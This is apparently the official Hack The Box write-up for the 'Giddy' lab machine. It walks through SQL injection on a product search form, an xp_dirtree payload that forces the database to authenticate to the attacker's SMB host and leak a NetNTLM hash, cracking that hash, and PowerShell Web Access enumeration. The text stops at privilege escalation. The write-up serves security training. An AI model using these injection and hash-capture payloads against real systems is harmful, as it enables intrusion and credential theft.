Hack The Box

PEN-TESTING LABS

Giddy

12th February 2019 / Document No D19.100.07

Prepared By: egre55

Machine Author: lkys37en

Difficulty: Medium

Classification: Official

SYNOPSIS

Giddy is a medium difficulty machine, which highlights how low privileged SQL Server logins can be used to compromise the underlying SQL Server service account. This is an issue in many environments, and depending on the configuration, the service account may have elevated privileges across the domain. It also features Windows registry enumeration and custom payload creation.

Skills Required

- Basic knowledge of SQL injection techniques
- Basic knowledge of Windows


Skills Learned

- Using xp_dirtree to leak the SQL Server service account NetNTLM hash
- Identification of installed programs via Windows Registry enumeration
- Reverse shell payload creation

Enumeration

Nmap

```
masscan -p1-65535,U:1-65535 10.10.10.104 --rate=1000 -p1-65535,U:1-65535 -e tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n'
',' | sed 's/,$//')
nmap -Pn -sV -sC -p$ports 10.10.10.104
```




```
root@kali:~/hackthebox/giddy# nmap -Pn -sV -sC -p$ports 10.10.10.104
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-14 16:20 EST
Nmap scan report for 10.10.10.104
Host is up (0.037s latency).

PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
443/tcp  open  ssl/http      Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| ssl-cert: Subject: commonName=PowerShellWebAccessTestWebSite
| Not valid before: 2018-06-16T21:28:55
|_Not valid after:  2018-09-14T21:28:55
|_ssl-date: 2019-02-14T21:10:54+00:00; -9m42s from scanner time.
| tls-alpn:
|   h2
|_  http/1.1
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Giddy
| Not valid before: 2019-02-13T21:05:48
|_Not valid after:  2019-08-15T21:05:48
|_ssl-date: 2019-02-14T21:10:54+00:00; -9m41s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

IIS 10.0 is serving content on ports 80 and 443. This version of IIS shipped with Windows Server 2016 and Windows 10. Two remote management services are also available (RDP and WinRM).

Filebuster

Filebuster, created by Tiago Sintra (@henshin) is used to enumerate available directories. It is a very fast Perl-based web fuzzer. Filebuster and dependencies are installed.


```
git clone https://github.com/henshin/filebuster
cpan install IO::Socket::Socks::Wrapper
cpan install List::MoreUtils
cpan install Net::DNS::Lite module
cpan install Furl
cpan install Cache::LRU module
```



```
root@kali:/opt/filebuster# perl filebuster.pl --help
 ___________.__.__        __________                __
 \_   _____/|__|  |   ____\______   \__ __  _______/  |_  ___________
  |    __)  |  |  | _/ __ \|    |  _/  |  \/  ___/\   __\/ __ \_  __ \
  |     \   |  |  |_\  ___/|    |   \  |  /\___ \  |  | \  ___/|  | \/
  \___  /   |__|____/\___  >______  /____//____  > |__|  \___  >__|
      \/                 \/       \/           \/            \/    v0.9.2
                                                       HTTP fuzzer by Henshin

    Arguments:
        -u <url>:                   Specifies the URL to analyze. Use the tag {fuzz} to indicate the location
                                    where you want to inject the payloads. If ommited, it will be appended to the
                                    specified URL automatically
        -w <path>:                  Specifies the path to the wordlist(s). This can be either the path to a
                                    single file or a path with shell
                                    wildcards for multiple files. Example: /home/user/*.txt
        -p <pattern>:               Regex style pattern to filter specific words from the selected wordlists.
```


Filebuster is run, and it finds the directories "/remote" and "/mvc".


```
perl filebuster.pl -u https://10.10.10.104/{fuzz} -w
/usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-small.txt -t 20 -hc 400
```



```
[+] Start Time '2019-02-14 16:54:13'
[+] Targetting URL 'https://10.10.10.104/{fuzz}'
[+] Using 20 simultaneous threads
[+] Wordlist used: /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-small.txt
[+] Hiding pages with response code(s): 404,400
[+] Indexing words...
[+] All words indexed. Total words scrapped: 81628
[+] Special characters will be encoded using smart encoding
[*] Testing connection to the website host '10.10.10.104' ...
[+] Connected successfully - Host returned HTTP code 200

[CODE] [LENGTH] [URL]
[200]   700      https://10.10.10.104/
[302]   157      https://10.10.10.104/remote    -->   /Remote/default.aspx?ReturnUrl=%2fremote
[301]   148      https://10.10.10.104/mvc    -->   https://10.10.10.104/mvc/
Scanning https://10.10.10.104/9828
```

"/remote" points to a PowerShell Web Access page, while a custom web application containing a list of products is accessible at "/mvc".


Windows Server 2016
Windows PowerShell Web Access
Enter your credentials and connection settings
User name:
Password:
Connection type:
Computer Name
Computer name:
Optional connection settings
Sign In
© 2016 Microsoft Corporation. All rights reserved.




Product Name

- Bib-Shorts
- Bike Racks
- Bike Stands
- Bottles and Cages


/mvc

SQL Injection

Appending the search term with a single quote results in a SQL error. After appending -- after the single quote, the SQL query completes successfully and data is returned. This confirms that the "ctl00$MainContent$SearchTerm" parameter is vulnerable to SQL injection.



```
POST /mvc/Search.aspx HTTP/1.1
Host: 10.10.10.104
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.10.10.104/mvc/Search.aspx
Content-Type: application/x-www-form-urlencoded
Content-Length: 681
Cookie:
.redirect.=697CAC93F7CA6EA8A55C3B0CC3AFCEE0435F285E605115D53FF8B551A825F9AF8EAAA7B4E0877B08AF885F89D1B4046A6452CFF
4D3A2C1414ECC4499131423C6A7C6E5B130BE6E1802D26F42CC95DD2FEF5FA0EDF44017FD594F9DF48AC036EE049F7F425A3289C9016EEB65E
F32175271893B54A423B1D555150C5978F6364E; ASP.NET_SessionId=m2bvncu5m5zc01sdu1r2usbd;
__AntiXsrfToken=1de2f0e7d7ca4d28bc07102cf851e56e
Connection: close
Upgrade-Insecure-Requests: 1

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=I2NZViyGOWBvpOHYNYCRKHQ5lsq%2FP5mHFJB3HEUTKy2UapdYbRuRv0h2m%2BAJ5oA0Kj
hUQwa0oaTD%2FWxZfPbXEWRwh6my7quJuLoh2DAMRHxC6MQLQAtISo2FfFL%2B0rZ0ys7iz3QIPYfy4wVRRVPj5utO31Nr0rtZfswnQAYY7s6qsFzX
ThWltIuStsYdGLoYVly%2ByWfAHgcj3Tu%2BhI4alEKFOOzSW3pt4LNYzuN6Smg3reGnh2Ek8Z4DHgDyf5NosrSXNJN%2BSJArjkTmhO9AscwQPj0c
ULgg4F%2F5vh1vr7M%2BZ%2BcXI2Di6LDPpoTix0pD&__VIEWSTATEGENERATOR=7DDB321F&__EVENTVALIDATION=GiLX%2BlatJPoleaIIZqnph
kj5xc1DMWc83MQoH0IjivlTXvtYurWRZVr%2FpCx%2BAv%2FqxszmBiWOTqtlXFfpUsPLrd%2BgYjM0otxh98e49l5JeJ4stoLkCWvyFG3xEnSylXs
jY82V23P%2Fg%2BvquEx%2FFvLcnA%3D%3D&ctl00%24MainContent%24SearchTerm=test'&ctl00%24MainContent%24Button1=Search
```



Server Error in '/mvc' Application.

Unclosed quotation mark after the character string ''.


The statements below are executed in turn, and the 5 second delay for the != condition reveals that the SQL account in whose context the queries are executed, is not sa.

```
' if (select user) = 'sa' waitfor delay '0:0:5'--
' if (select user) != 'sa' waitfor delay '0:0:5'--
```

Capture and crack NetNTLM hash


xp_dirtree is an undocumented MSSQL stored procedure that allows for interaction with local and remote filesystems. The MSSQL Server service account can be made to initiate a remote SMB connection using the command below.

```
'+EXEC+master.sys.xp_dirtree+'\\10.10.14.9\share--
```



```
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=9nTQSn9mh86gyWtOMmYllOZPoasfbLGm%2F6dxST
orP1Q0vYSGfTXBbNJmcVNq%2BcSa1xN%2BUE3JLHVEsTxgIJuSt37BWi0OW%2FzLOKZy%2B9A%2Bm7sTcm1F
DJCGgLQt8gNjaiuqqIud92mbiuMO8Qwpb%2B5Rn1%2FZy6Ll16yX1UEU7wVh%2FfiTPf3eQNowzoGpetj3%2
B30BVMp4MF3bXVTGfKrOASo%2FulaehpAa%2FFIX5AdIXmTL5iMPPG9kiClmKkfMMJS%2FfdLvGyStooOMVd
0vyK445MiMryyuZQWGCTHMYQ48XCpapUeaqGu%2FpwLXs%2BK%2Bq7SRP4%2F0&__VIEWSTATEGENERATOR=
7DDB321F&__EVENTVALIDATION=xurpT5Wck9y3kQHToCyPeD4ME%2FxepY0zQ5cGfDO1axdn0CLm0Y9opAo
0z89omNSKoe5yKX4tWEHfqgqpmM74JVrmT9%2BUzlcuT6AFV2a%2FCU04ujmm8T%2BvyqOkZYdpv%2BSdpOO
LHkjNyce5IEIF0ST%2FlA%3D%3D&ctl00%24MainContent%24SearchTerm='+EXEC+master.sys.xp_di
rtree+'\\10.10.14.9\share--&ctl00%24MainContent%24Button1=Search
```

By standing up Responder, Inveigh or Impacket's smbserver.py, is it possible to capture the NetNTLM hash. This hash can be subjected to an offline attack in order to recover the password. If the account has administrative permissions, the request can also be reflected or relayed to directly access other network resources, which is useful in cases where is is not possible to recover the cleartext password.



```
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 10.10.10.104
[SMBv2] NTLMv2-SSP Username : GIDDY\Stacy
[SMBv2] NTLMv2-SSP Hash     : Stacy::GIDDY:4458168a7fe231f3:AA79FDE2EA5414C56B8C88A4CC981D44:0101000000000000C0653150DE09D2017AD1E3C9
0039003200520051004100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D005000520048003400390032005200510
3002E006C006F00630061006C0007000800C0653150DE09D201060004000200000008003000030000000000000000000000000000300000082CEDDAD13AF9721A585D9660
09001E0063006900660073002F00310030002E00310030002E00310034002E003900000000000000000000000000000000
```

The user associated with the captured hash is "Stacy". John The Ripper is used to crash the hash, and the password is quickly found.

```
/opt/john/run/john stacy.hash --wordlist=/usr/share/wordlists/rockyou.txt
```


```
stacy:xNnWo6272k7x
```

PowerShell Web Access


The gained credentials are used to log in to PowerShell Web Access. The username is prepended with .\ , so Windows interprets this as a local, rather than a domain login.

The PowerShell 2.0 engine has not been installed. AppLocker has been enabled, which places PowerShell into ConstrainedLanguage mode.

```
powershell -v 2.0 -c $psversiontable
$host.runspace.languagemode
Get-AppLockerPolicy -Local
```



```
PS C:\Users\Stacy\Documents>
powershell -v 2.0 -c $psversiontable
powershell : Encountered a problem reading the registry.  Cannot
find registry key
SOFTWARE\Microsoft\PowerShell\1\PowerShellEngine. The
Windows PowerShell 2.0 engine is not installed on this
computer.
At line:1 char:1
+ powershell -v 2.0 -c $psversiontable
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (Encounte...mputer.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

PS C:\Users\Stacy\Documents>
$host.runspace.languagemode
ConstrainedLanguage
```




```
PS C:\Users\Stacy\Documents>
Get-AppLockerPolicy -Local

Version RuleCollections
------- ---------------
      1 {Microsoft.Security.ApplicationId.PolicyManagement.PolicyModel.FilePublisherRule, Microsoft.Securit
```

Is doesn’t seem possible to interact with WMI using Powershell or wmic.exe, or enumerate services.

Identification of Ubiquiti UniFi Video

In order to identify installed programs, the following registry query is executed. An entry exists for "Ubiquiti UniFi Video".

```
cmd /c REG QUERY HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
```



```
PS C:\Users\Stacy\Documents>
cmd /c REG QUERY HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\AddressBook
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Connection Manager
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\DirectDrawEx
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\DXM_Runtime
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Fontcore
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\IE40
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\IE4Data
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\IE5BAKEX
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\IEData
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\KB3182545
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Microsoft SQL Server 13
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Microsoft SQL Server SQLServer2016
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\MobileOptionPack
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\MPlayer2
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\SchedulingAgent
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Ubiquiti UniFi Video
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\WIC
```

In his Giddy video, IppSec also shows how service information can be extracted from the registry, and is worth checking out.

Privilege Escalation

